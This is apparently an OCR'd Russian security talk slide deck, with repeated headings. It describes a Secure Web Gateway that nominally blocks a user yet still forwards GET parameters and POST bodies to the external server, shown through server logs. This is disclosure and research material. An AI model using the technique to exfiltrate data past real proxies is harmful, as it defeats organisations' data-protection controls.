
Пример 1. Обход “зубастых” политик

Пользователю **запрещен свободный доступ в сеть Интернет**



Пример 1. Обход “зубастых” политик

Пользователю **запрещен свободный доступ в сеть Интернет**



Пример 1. Обход “зубастых” политик


Несмотря на **номинальную блокировку доступа к запрашиваемому пользователем веб-ресурсу, SWG-шлюз всё же выполнил обращение к нему**

```
$ python server.py
HTTP server: 0.0.0.0:443
-----------------------------------------------------
CLIENT              METHOD  PATH                 CODE
-----------------------------------------------------
                    GET     /                    200
                    GET     /favicon.ico         404
```

Логи веб-сервера запрашиваемого пользователем ресурса

Пример 1. Обход “зубастых” политик

Проверка гипотезы о том, что SWG-шлюз перешлет и пользовательские GET-параметры



Пример 1. Обход “зубастых” политик


Подтверждено, что пользователь, у которого нет прав на обращения к любым (!) веб-ресурсам, находящимся в сети Интернет, все же может передавать на них произвольные данные в query-параметрах (они же “GET-параметры”)

```
$ python server.py
HTTP server: 0.0.0.0:443
-------------------------------------------------------------
CLIENT              METHOD  PATH                        CODE
-------------------------------------------------------------
[redacted]          GET     /?data=test123              200
                    GET     /favicon.ico                404
```

Логи веб-сервера запрашиваемого пользователем ресурса

Пример 1. Обход “зубастых” политик


Более того, **пользователь может отправлять данные с помощью POST-запросов, которые также будут продублированы SWG-шлюзом до целевого веб-ресурса**



Отправка файла в теле POST-запроса с помощью консоли разработчика

Пример 1. Обход “зубастых” политик

Более того, **пользователь может отправлять данные с помощью POST-запросов, которые также будут продублированы SWG-шлюзом до целевого веб-ресурса**

